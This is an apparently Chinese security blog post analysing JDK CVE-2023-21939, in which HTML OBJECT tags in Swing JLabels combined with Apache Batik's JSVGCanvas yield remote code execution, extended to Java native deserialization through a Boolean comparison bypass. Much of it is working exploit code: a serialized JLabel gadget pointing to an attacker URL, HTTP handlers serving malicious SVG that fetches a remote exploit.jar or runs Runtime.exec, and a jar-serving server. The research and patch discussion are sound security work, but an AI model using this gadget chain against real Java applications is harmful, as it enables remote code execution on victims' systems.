

JDK CVE-2023-21939 分析利用

原创 Y4Sec Team 4ra1n 2023-08-26 14:56 发表于浙江

收录于合集

#漏洞分享

2个

0x01 回顾

在去年 CS 反制的时候，Beichen 师傅提出了 Java Swing 中存在的潜在漏洞，在配合 Apache XML Graphics Batik 1.16 之前的版本时，某些情况会导致 RCE 漏洞

JLabel 的内容可以输入 HTML 格式，例如下方的 Demo

```
1  import javax.swing.*;  
2  
3  public class Main {  
4      private static void createAndShowGUI() {  
5          JFrame.setDefaultLookAndFeelDecorated(true);  
6          JFrame frame = new JFrame("HelloWorldSwing");  
7          frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);  
8          String inputFromUser = "<html><h1>hello</h1><h2>world</h2></html>";  
9          JLabel label = new JLabel(inputFromUser);  
10         frame.getContentPane().add(label);  
11         frame.pack();  
12         frame.setVisible(true);  
13     }  
14  
15     public static void main(String[] args) {  
16         javax.swing.SwingUtilities.invokeLater(Main::createAndShowGUI);  
17     }  
18 }
```

截图如下，可以看到弹出了一个 GUI 且内容是 HTML 格式

```


package me.n1ar4;

import javax.swing.*;

public class Main {
    1 usage
    private static void createAndShowGUI() {
        JFrame.setDefaultLookAndFeelDecorated(true);
        JFrame frame = new JFrame( title: "HelloWorldSwing");
        frame.setDefaultCloseOperation(JFrame.EXIT_ON_CLOSE);
        String inputFromUser = "<html><h1>hello</h1><h2>world</h2></html>";
        JLabel label = new JLabel(inputFromUser);
        frame.getContentPane().add(label);
        frame.pack();
        frame.setVisible(true);
    }

    public static void main(String[] args) {
        javax.swing.SwingUtilities.invokeLater(Main::createAndShowGUI);
    }
}

```



4ra1n

漏洞点在于：这里的 HTML 格式支持了 OBJECT 标签，官方给出的示例如下，classid 属性表示类名，param 设置类中的参数

```

A simple example HTML invocation is:

<object classid="javax.swing.JLabel">
  <param name="text" value="sample text">
</object>

```

4ra1n

这里肯定不会允许任意类加载，也不可能允许设置任意参数，限制如下

第一处限制了必须有空参构造

```

Class c = Class.forName(classname, initialize: true, Thread.currentThread().
    getContextClassLoader());
Object o = c.newInstance();
if (o instanceof Component) {
    Component comp = (Component) o;
    setParameters(comp, attr);
    return comp;
}

```

4ra1n

第二处参考同一张图，如果不是 Component 类型将不会设置属性

如果成功进入了 setParameters 方法，剩下的三个限制为

```
Object v = attr.getAttribute(props[i].getName());
if (v instanceof String) {
    // found a property parameter
    String value = (String) v;
    Method writer = props[i].getWriteMethod();
    if (writer == null) {
        // read-only property. ignore
        return; // for now
    }
    Class[] params = writer.getParameterTypes();
    if (params.length != 1) {
        // zero or more than one argument, ignore
        return; // for now
    }
    Object[] args = {value};
    try {
        MethodUtil.invoke(writer, comp, args);
    } catch (Exception ex) {
        System.err.println("Invocation failed");
        // invocation code
    }
}
```

4ra1n

第一：参数必须是 String 类型

第二：该参数拥有 setter 方法（getWriteMethod）

第三：该 setter 方法只能有一个参数

在各路大佬卷了一段时间后，大家都发现了相同的 Gadget JSVGCanvas 类，该类位于 Apache XML Graphics Batik 项目中，方法为 setURI

```
public void setURI(String newURI) {
    String oldValue = this.uri;
    this.uri = newURI;
    if (this.uri != null) {
        this.loadSVGDocument(this.uri);
    } else {
        this.setSVGDocument((SVGDocument) null);
    }

    this.pcs.firePropertyChange("URI", oldValue, this.uri);
}
```

4ra1n


该方法用于设置一个 SVG URI 并加载

深入分析 Batik 内部的类可以发现允许加载 JS 和 Jar 两种类型。由于本文主要是讲 JDK 的 CVE-2023-21939 并不是 Batik 所以这里一带而过。对于这个问题去年底 Apache XML Graphics 团队给出了两份 CVE 公告：

CVE-2022-41704 不允许远程加载JAR运行代码

[CVE-2022-41704] Apache Batik information disclosure vulnerability

Posted to general@xmlgraphics.apache.org

**Simon Steiner** - 2022年10月25日星期二 GMT+8 18:27:47

CVE-2022-41704:
Apache Batik information disclosure vulnerability


Severity:
Medium

Vendor:
The Apache Software Foundation


Versions Affected:
Batik 1.0 - 1.15

Description:
Block loading jars by default to avoid running untrusted code

Mitigation:
Users should upgrade to Batik 1.16+

 4ra1n

CVE-2022-42890 不允许加载 JS 执行代码

**Simon Steiner** - 2022年10月25日星期二 GMT+8 18:30:07

CVE-2022-42890:
Apache Batik information disclosure vulnerability


Severity:
Medium

Vendor:
The Apache Software Foundation

Versions Affected:
Batik 1.0 - 1.15

Description:
Restrict what java classes can be run thru JavaScript

Mitigation:
Users should upgrade to Batik 1.16+



0x02 JDK 公告分析

回顾之后，接下来进入本文主题。JDK CVE-2023-21939 分析，由于 Oracle 公司的 CVE 从来不给详情，总是给一些模糊的、笼统的、官方的术语，很难根据 CVE 描述分析出这是一个什么类型的 CVE 漏洞


<https://www.oracle.com/security-alerts/cpuapr2023.html>

公告中看到这个 CVE 的致谢信息是 Beichen 师傅和 c0ny1 师傅

Credit Statement

The following people or organizations reported security vulnerabilities addressed by this Critical Patch Update to Oracle:

- Oxrumbe, zd of ThreatBook Labs: CVE-2023-21931
- 4ra1n of Chaitin Tech: CVE-2023-21931, CVE-2023-21960, CVE-2023-21964
- Adam Reziouk of Airbus Cyber Vulnerabilities Service: CVE-2023-21968
- Adam Willard: CVE-2023-21909
- ADLab of Venustech: CVE-2023-21931, CVE-2023-21979
- Alex Rubin of Amazon Web Services IT Security: CVE-2023-21980
- AnhNH of Sacombank: CVE-2023-21952, CVE-2023-21965
- Aobo Wang of Chaitin Security Research Lab: CVE-2023-21998
- aw0yo of Cyber KunLun: CVE-2023-21979
- BeichenDream: CVE-2023-21939
- Ben Smyth: CVE-2023-21930
- Bien Pham of Qrious Security working with Trend Micro's Zero Day Initiative: CVE-2023-21987, CVE-2023-21991
- bluEO: CVE-2023-21931
- c0ny1: CVE-2023-21939
- ChauUHM of Sacombank: CVE-2023-21952, CVE-2023-21965

 4ra1n

在具体的 CVE 信息中可以看到 JDK 分配到 Swing 组件中

CVE-2023-21939	Oracle Java SE, Oracle GraalVM Enterprise Edition	Swing	HTTP	Yes
----------------	---	-------	------	-----

 4ra1n

在同一时间 JDK 8u371 的公告中可以发现这样的信息


<https://www.oracle.com/java/technologies/javase/8u371-relnotes.html>

其他注意事项

客户端库/javafx.swing

→ 处理 HTML ObjectView 创建的系统属性 (JDK-8296832 (非公开))

某些显示应用程序文本的 Swing 组件 (例如 JLabels 和 JButton) 将尝试将该文本解释为 HTML, 主要是为了启用样式文本。呈现的子类的标记。要重新启用此功能, 应用程序必须指定-Dswing.html.object=true。

 4ra1n

某些显示应用程序文本的 Swing 组件（例如 JLabels 和 JButton）将尝试将该文本解释为 HTML，主要是为了启用样式文本。这些组件文本的 HTML 处理将不再识别<object> 允许java.awt.Component在组件上呈现 的子类的标记。要重新启用此功能，应用程序必须指定-Dswing.html.object=true

通过这三点，我确认了 CVE-2023-21939 解决的问题就是以上的 Swing 配合 Batik 导致的 RCE 问题。官方默认关闭了 object 标签，但并不禁止 HTML 标签，原则上来说也不应该禁止 HTML 标签，毕竟是功能。不禁止 HTML 同样会导致一些安全问题，例如基于 IMG 标签的 SSRF 或者特殊构造导致的 DoS 漏洞

例如 jadx-gui 工具打开恶意 HTML 导致 Swing DoS 漏洞

CVE-2022-39259

<https://github.com/skylot/jadx/security/advisories/GHSA-3r7j-8mqh-6qhx>

Jadx-gui: Swing HTML DOS attack

Moderate skylot published GHSA-3r7j-8mqh-6qhx on Oct 20, 2022

Package	Affected versions	Patched versions
jadx-gui (binary release)	<= 1.4.4	1.4.5

Description

Impact

Using jadx-gui to open a special zip file with entry containing HTML sequence like `<html><frame>` will cause interface to get stuck and throw exceptions like:

```
java.lang.RuntimeException: Can't build aframeset, BranchElement(frameset) 1,3
:no ROWS or COLS defined.
    at java.desktop/javafx.swing.text.html.HTMLEditorKit$HTMLFactory.create(HTMLEditorKit.java:1387)
    at java.desktop/javafx.swing.plaf.basic.BasicHTML$BasicHTMLViewFactory.create(BasicHTML.java:379)
    at java.desktop/javafx.swing.text.CompositeView.loadChildren(CompositeView.java:112)
```

References


<https://www.oracle.com/java/technologies/javase/seccodeguide.html>

Guideline 3-7 / INJECT-7: Disable HTML display in Swing components:

Many Swing pluggable look-and-feels interpret text in certain components starting with as HTML. If the text is from an untrusted source, an adversary may craft the HTML such that other components appear to be present or to perform inclusion attacks.

To disable the HTML render feature, set the "html.disable" client property of each component to Boolean.TRUE (no other Boolean true instance will do).

```
label.putClientProperty("html.disable", true);
```



0x03 ObjectInputValidation

以上的攻击面，仅是 JLabel 等 Swing 类的内容支持 HTML 渲染导致的问题，这种问题一般存在 GUI 界面中，必须开启 HTML 渲染（虽然是默认）且至少需要输入内容可控（本地可控自己不算，应该做到远程可控）才可以利用，感觉是一种比较高的利用条件

那么是否存在一种利用方式，将这种利用方式扩大呢

在介绍后续内容之前，先讲一些基本的内容

什么是 ObjectInputValidation

在 Java 序列化过程中，对象可以通过网络发送或持久化到磁盘上。在接收或恢复这些对象时，为了确保数据的完整性和安全性，需要对对象进行验证，以防止恶意攻击或数据损坏

ObjectInputValidation 接口定义了一个名为 **validateObject()** 的方法，该方法在对象反序列化过程中被调用。通过实现这个接口并提供相应的验证逻辑，开发人员可以定义对象的验证规则

当对象被反序列化时，Java 虚拟机会在反序列化完成之前调用 validateObject() 方法。如果对象未通过验证，validateObject() 方法将抛出一个 InvalidObjectException 异常，从而阻止对象被完全恢复

通过使用 ObjectInputValidation 接口，开发人员可以确保反序列化过程中对象的有效性，从而提高应用程序的安全性和可靠性

在 ObjectInputStream 中可以看到 doCallbacks 方法，其中包含了 obj.validateObject 方法。这是 Java 原生反序列化中的一个流程


```

public final Object readObject()
    throws IOException, ClassNotFoundException
{
    if (enableOverride) {
        return readObjectOverride();
    }

    // if nested read, passHandle contains handle of enclosing object
    int outerHandle = passHandle;
    try {
        Object obj = readObject0( unshared: false);
        handles.markDependency(outerHandle, passHandle);
        ClassNotFoundException ex = handles.lookupException(passHandle);
        if (ex != null) {
            throw ex;
        }
        if (depth == 0) {
            vlist.doCallbacks();
        }
        return obj;
    } finally {
        passHandle = outerHandle;
        if (closed && depth == 0) {
            clear();
        }
    }
}

```



```

void doCallbacks() throws InvalidObjectException {
    try {
        while (list != null) {
            AccessController.doPrivileged(
                new PrivilegedExceptionAction<Void>()
                {
                    public Void run() throws InvalidObjectException {
                        list.obj.validateObject();
                        return null;
                    }
                }, list.acc);
            list = list.next;
        }
    } catch (PrivilegedActionException ex) {
        list = null;
        throw (InvalidObjectException) ex.getException();
    }
}

```




观察 Swing 的 JLabel 父类 JComponent 中 ObjectInputValidation 子类 ReadObjectCallback 以及重写的 validateObject 方法

```
private class ReadObjectCallback implements ObjectInputValidation
{
    private final Vector<JComponent> roots = new Vector<~>( initialCapacity: 1);
    private final ObjectInputStream inputStream;

    ReadObjectCallback(ObjectInputStream s) throws Exception {
        inputStream = s;
        s.registerValidation( obj: this, prio: 0);
    }

    This is the method that's called after the entire graph of objects has been read in. It initializes
    the UI property of all of the coponents with SwingUtilities.updateComponentTreeUI.

    public void validateObject() throws InvalidObjectException {
        try {
            for (JComponent root : roots) {
                SwingUtilities.updateComponentTreeUI(root);
            }
            finally {
                readObjectCallbacks.remove(inputStream);
            }
        }
    }
}
```



官方注释：这是在读入整个对象图后调用的方法。它使用 SwingUtilities.updateComponentTreeUI 初始化所有 coponent 的UI 属性。当我们反序列化 JLabel 子类时，这里传入的 root 则是 JLabel 对象，会通过 updateComponentTreeUi 方法初始化

跟入该方法

```
A simple minded look and feel change: ask each node in the tree to updateUI() -- that is, to
initialize its UI property with the current look and feel.

public static void updateComponentTreeUI(Component c) {
    updateComponentTreeUI0(c);
    c.invalidate();
    c.validate();
    c.repaint();
}
```

进入 updateComponentTreeUI0 方法，如果是 JComponent 进入 updateUI 方法，更新 JLabel 等组件的 UI

```

private static void updateComponentTreeUI0(Component c) {
    if (c instanceof JComponent) {
        JComponent jc = (JComponent) c;
        jc.updateUI();
        JPopupMenu jpm = jc.getComponentPopupMenu();
        if (jpm != null) {
            updateComponentTreeUI(jpm);
        }
    }
    Component[] children = null;
    if (c instanceof JMenu) {
        children = ((JMenu) c).getMenuComponents();
    }
    else if (c instanceof Container) {
        children = ((Container) c).getComponents();
    }
    if (children != null) {
        for (Component child : children) {
            updateComponentTreeUI0(child);
        }
    }
}

```

4ra1n

跟入 updateUI 方法，进入 setUI 方法

```

protected void setUI(ComponentUI newUI) {
    /* We do not check that the UI instance is different
     * before allowing the switch in order to enable the
     * same UI instance *with different default settings*
     * to be installed.
     */

    uninstallUIAndProperties();

    // aaText shouldn't persist between look and feels, reset it.
    aaTextInfo =
        UIManager.getDefaults().get(SwingUtilities2.AA_TEXT_PROPERTY_KEY);
    ComponentUI oldUI = ui;
    ui = newUI;
    if (ui != null) {
        ui.installUI(c: this);
    }

    firePropertyChange( propertyName: "UI", oldUI, newUI);
    revalidate();
    repaint();
}

```


 4ra1n

继续 ui.installUI 方法再进入 installComponents 方法

```

public void installUI(JComponent c) {
    installDefaults((JLabel) c);
    installComponents((JLabel) c);
    installListeners((JLabel) c);
    installKeyboardActions((JLabel) c);
}

```


 4ra1n

最终到达了 BasicHTML的updateRenderer 方法，传入的 c.getText 是 JLabel 中设置的HTML 内容。注意到这里 installComponents 是 BasicUILabel 类的，例如 JLabel 类型的组件会这样处理。到此其实已经确认了，JLabel 类在原生反序列化过程中可以解析HTML 代码


```

public static void updateRenderer(JComponent c, String text) {
    View value = null;
    View oldValue = (View) c.getClientProperty(BasicHTML.propertyKey);
    Boolean htmlDisabled = (Boolean) c.getClientProperty(htmlDisable);
    if (!(Boolean.TRUE.equals(htmlDisabled)) && BasicHTML.isHTMLString(text)) {
        value = BasicHTML.createHTMLView(c, text);
    }
    if (value != oldValue && oldValue != null) {
        for (int i = 0; i < oldValue.getViewCount(); i++) {
            oldValue.getView(i).setParent(null);
        }
    }
}

```

8u381  4ra1n

看到 JDK 最新版使用的是 equals 判断，而老版本是 == 判断，显然这里可能是有潜在的安全漏洞或者某种绕过的

多次使用 Boolean.TRUE 对象时，JVM 会直接返回同一个对象，所以正常的流程中使用 htmlDisabled != Boolean.TRUE 没问题。而反序列化恢复对象的时候使用反射恢复的对象，等价于 new Boolean 后设置属性为 true 来做。因此这里的 **htmlDisabled** 和 **Boolean.TRUE** 是不同地址的两个对象，产生了以下图片这样的绕过（Y4tacker提醒）

```

public class BooleanTest {
    public static void main(String[] args) throws Exception {
        System.out.println(Boolean.TRUE != new Boolean( value: true));
        System.out.println(Boolean.TRUE != new Boolean( value: false));
    }
}


```

BooleanTest ×

```

"C:\Program Files\Java\jdk1.8.0_131\bin\java.exe" ...
true
true
Process finished with exit code 0

```

 4ra1n

因此在这里可以看到设置 htmlDisabled 为 false 时，JLabel 的内容可以在反序列化之后的 validateObject 方法调用时，触发 HTML 渲染和解析。因此 CVE-2023-21939 存在了一个/多个来自 Swing 的链

提到 8u131 和 8u381 的区别是有意义的，因为老版本 JDK 中无论设置 htmlDisabled 为 true 或 false 在反序列化中都会渲染，这可能是一种利用方式，存在一些潜在的问题

0x05 构造 Payload

现在已经有了如何构造反序列化 Payload 的思路：

- 制作一个带有 Payload 的 JLabel
- 设置 JLabel 的 html disabled 属性为 false
- 配合本地 Batik 的依赖 RCE

其中第二点在低版本 JDK 中可以任意设置


于是构造出一个 JLabel 对象，设置其中的 text 为 object 标签

```
1  public Object getObject() throws Exception {
2      JLabel label = new JLabel();
3      // OLD JDK SET TRUE/FALSE
4      // NEW JDK SET FALSE
5      label.putClientProperty("html.disable", false);
6      Field textField = label.getClass().getDeclaredField("text");
7      textField.setAccessible(true);
8      textField.set(label, "<html><object " +
9                          "classid=\"org.apache.batik.swing.JSVGCanvas\">" +
10                         "<param name=\"URI\" value=\"http://localhost:8886/2.xml\"");
11     return label;
12 }
```

开启 HTTP Server 写入恶意 XML (SVG) 后即可在 readObject 时 RCE

```
public static void main(String[] args) throws Exception{  
    Object t = new JSRCE().getObject();  
    byte[] d = SerUtil.serialize(t);  
  
    SerUtil.deserialize(d);  
}
```

exe" ...



为了方便测试，我写好了一个 **Jar Server** 和 **XML Server**

1 usage

```
static class Xml1Handler implements HttpHandler {  
    @Override  
    public void handle(HttpExchange exchange) throws IOException {  
        exchange.getResponseHeaders().set("Content-Type", "application/xml");  
        exchange.getResponseHeaders().set("Access-Control-Allow-Origin", "*");  
        exchange.sendResponseHeaders(200, 0);  
        String xml = "<svg xmlns=\"http://www.w3.org/2000/svg\" " +  
            "xmlns:xlink=\"http://www.w3.org/1999/xlink\" " +  
            "version=\"1.0\"> <script type=\"application/java-archive\" " +  
            "xlink:href=\"http://localhost:8887/exploit.jar\"/> " +  
            "<text>Static text ...</text> </svg>";  
        OutputStream responseBody = exchange.getResponseBody();  
        responseBody.write(xml.getBytes());  
        responseBody.close();  
    }  
}
```

1 usage

```
static class Xml2Handler implements HttpHandler {  
    @Override  
    public void handle(HttpExchange exchange) throws IOException {  
        exchange.getResponseHeaders().set("Content-Type", "application/xml");  
        exchange.getResponseHeaders().set("Access-Control-Allow-Origin", "*");  
        exchange.sendResponseHeaders(200, 0);  
        String xml = "<svg xmlns=\"http://www.w3.org/2000/svg\" width=\"100\" " +  
            "height=\"100\"> <circle cx=\"50\" cy=\"50\" r=\"50\" fill=\"green\" " +  
            "onload=\"showFrame()\"/> <script type=\"text/ecmascript\" " +  
            "importPackage(Packages.java.lang); function showFrame() { " +  
            "Runtime.getRuntime().exec(\"calc.exe\"); } </script> </svg>";  
        OutputStream responseBody = exchange.getResponseBody();  
        responseBody.write(xml.getBytes());  
        responseBody.close();  
    }  
}
```

```

1 usage
static class BinaryHandler implements HttpHandler {
    @Override
    public void handle(HttpExchange exchange) throws IOException {
        System.out.println("get request");
        byte[] data = readInputStream(JarServer.class.getClassLoader()
            .getResourceAsStream("name: exploit.jar"));
        exchange.getResponseHeaders().set("Content-Type", "application/octet-stream");
        exchange.getResponseHeaders().set("Access-Control-Allow-Origin", "*");
        exchange.sendResponseHeaders(200, data.length);
        OutputStream responseBody = exchange.getResponseBody();
        responseBody.write(data);
        responseBody.close();
    }
}

```

4raln

一键启动后即可触发原生反序列化到 RCE 的漏洞

我将所有代码和测试都放在了 **Y4Sec Team** 的 Github 仓库

<https://github.com/Y4Sec-Team/CVE-2023-21939>

0x06 总结思考

(1) CVE-2023-21939

JDK 认可了 Swing Object 标签的问题，并发布了 CVE-2023-21939 漏洞。修复了 OBJECT 标签，必须通过启动参数才可以再次开启 OBJECT 标签功能，这里我还没有细看代码，师傅们可以自行 diff 分析

(2) JComponent validateObject 触发 HTML 渲染

JComponent 系列对象 readObject 反序列化时会调用自定义的 validateObject 方法，当对象是 JLabel 时触发 HTML 渲染，解析标签后导致潜在 RCE 漏洞。进一步思考，其他 JComponentn 对象的 installUI 方法会不会有其他操作，通过原生反序列化做更多的事情

(3) JDK 新版修复 equals 问题

JDK 最新版修复了 BasicHTML 中 updateRenderer 方法的 == 和 equals 的问题，这可以说是一种 BUG 也可以是潜在的安全漏洞。这个问题导致了反序列化的过程中，无论设置 htmlDisabled 属性是 true 或 false 都可以被解析成 HTML 格式，然后结合

OBJECT 标签和 Batik 等依赖触发 RCE 漏洞。在构造序列化数据的时候，或许可以故意设置为 true 以防止在构造的时候触发漏洞，只在反序列化的时候触发即可

收录于合集 #漏洞分享 2

上一篇 · JD-GUI 反序列化 XSS

喜欢此内容的人还喜欢

记一次 Fastjson Gadget 寻找
4ra1n

